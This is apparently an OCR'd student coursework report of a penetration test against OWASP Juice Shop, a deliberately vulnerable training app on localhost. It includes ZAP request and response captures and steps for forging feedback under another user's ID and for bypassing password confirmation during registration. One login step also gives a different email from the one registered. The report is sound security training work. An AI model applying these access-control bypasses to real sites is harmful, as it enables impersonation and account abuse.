



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Feedbacks/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 0
{"captchaId":1,"captcha":"6","comment":"feedback (anonymous)","rating":5, "UserId":3}
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
{
"error": {
"message":
"WHERE parameter \"captchaId\" has invalid \"undefined\" value",
"stack":
"Error: WHERE parameter \"captchaId\" has invalid \"undefined\" value\n at SQLiteQueryGenerator
Time: 15 ms Body Length: 1,207 Total Length: 1,570 bytes
2,101 Pr... 4/21/24, 10:31:52... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 11 bytes Medium JSON
2,102 Pr... 4/21/24, 10:31:52... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 4... 46 bytes Informati...
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium JSON
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium JSON
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium JSON


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Feedbacks/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 85
{"captchaId":1,"captcha":"6","comment":"feedback (anonymous)","rating":5, "UserId":3}
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
{"status":"success","data":{"id":10,"comment":"feedback (anonymous)","rating":5,"UserId":3,"updatedAt":"2024-04-21T21:35:29.239Z","createdAt":"2024-04-21T21:35:29.239Z"}}
Time: 41 ms Body Length: 170 Total Length: 589 bytes
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium
2,107 M... 4/21/24, 10:35:29... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 4... 170 bytes Medium JSON
2,108 Pr... 4/21/24, 10:35:29... GET http://127.0.0.1:3000/rest/continue-code 200 OK 6 ... 79 bytes Medium JSON


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://queue.simplea
https://analytics.ietf.or
https://static.ietf.org
https://datatracker.iet
https://tools.ietf.org
https://yt3.ggpht.com
https://static.doublecli
https://googleads.g.dc
https://scripts.simplea
https://user-images.githu
https://securitytxt.org
http://securitytxt.org
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/Feedbacks/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 85
{"captchaId":1,"captcha":"6","comment":
"feedback (anonymous)","rating":5, "UserId":3}
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
{"status":"success","data":{"id":10,"comment":
"feedback (anonymous)","rating":5,"UserId":3,
"updatedAt":"2024-04-21T21:35:29.239Z","createdAt"
:"2024-04-21T21:35:29.239Z"}}
Find:
No matches
Time: 41 ms
Body Length: 170
Total Length: 589 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium
2,107 M... 4/21/24, 10:35:29... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 4... 170 bytes Medium JSON
2,108 Pr... 4/21/24, 10:35:29... GET http://127.0.0.1:3000/rest/continue-code 200 OK 6 ... 79 bytes Medium JSON
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://queue.simplea
https://analytics.ietf.or
https://static.ietf.org
https://datatracker.iet
https://tools.ietf.org
https://yt3.ggpht.com
https://static.doublecli
https://googleads.g.dc
https://scripts.simplea
https://user-images.githu
https://securitytxt.org
http://securitytxt.org
Header: Text
Body: Text
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/13
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"id":13,"UserId":3,"comment":"feedbackui (anonymous)","rating":5,"updatedAt":
"2024-04-21T21:41:03.670Z","createdAt":"2024-04-21T21:41:03.670Z"}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,113 Pr... 4/21/24, 10:39:49... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 2... 172 bytes Medium JSON
2,114 Pr... 4/21/24, 10:39:49... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 1... 0 bytes Medium
2,115 Pr... 4/21/24, 10:39:49... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 8... 48 bytes Medium JSON
2,116 Pr... 4/21/24, 10:41:03... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 2... 172 bytes Medium JSON
2,117 Pr... 4/21/24, 10:41:03... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 4 ... 0 bytes Medium
2,118 Pr... 4/21/24, 10:41:03... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 48 bytes Medium JSON
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

Started by accessing the page for customer feedback. In order to post the feedback, we answered the captcha, gave rating, and gave feedback. The POST request to /api/feedbacks/ using ZAP; this request resulted in a "201 Created" response. Fields for the captcha ID, remark, rating, and hidden user ID were all present in the request body. After that, the user ID field was


visible after inspecting the console and removing the "hidden" property. Once a legitimate user ID was entered, a new comment and rating were added, and the feedback was successfully forged using the ID of another user. This proved that the security functional requirement (SFR) had been broken. The vulnerability was found through a successful penetration test, emphasizing the need for improved input validation and more robust access control measures to stop unauthorized individuals from


3) Repetitive Registration: Follow the DRY principle while registering a user.


a) Description of penetration testing that was carried out.


1. Register as a new user so to do that navigate to. Account -> Login -> Not yet a customer? -> User Registration Form
2. Enter **email id:** **apoorva@juice.com**
3. Enter password – **apoorva@1.** Repeated password – **apoorva@1** .
4. Notice how we have satisfied the condition that both the passwords match, we can change the password data to something else for the password field.
5. I gave the edited password as **apoorva@123.**
6. Notice how, the condition still remain satisfied.
7. Now, Click on register.
8. A **201 created** response code is received indicating user registration was successful.
9. Now, try to login using **email id: apoorva@gmail.com,** password: **apoorva@123.**
10. A **200 Ok** response is received in Zap history. This means login was successful.
11. This way we solve this challenge.


b) **Outcomes/Evidence of penetration testing.**



21:16
OWASP Juice Shop
OWASP Juice Shop
https://127.0.0.1:3000/#/score-board?searchQuery=reg
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Search
reg
Difficulty
Status
Tags
All
XSS
Sensitive Data Exposure
Improper Input Validation
Broken Access Control
Unvalidated Redirects
Vulnerable Components
Broken Authentication
Security through Obscurity
Insecure Deserialization
Miscellaneous
Broken Anti Automation
Injection
Security Misconfiguration
Cryptographic Issues
XXE
This is the new Score Board! If you notice any bugs or have any feedback, please let us know! Reach out via our community channels
Switch to the legacy Score Board
16 challenges are unavailable on Docker due to security concerns or technical incompatibility!
Hide disabled challenges
Improper Input Validation
Repetitive Registration
Follow the DRY principle while registering a user.
Hint
Improper Input Validation
Empty User Registration
Register a user with an empty email and password.
Hint
Improper Input Validation
Admin Registration
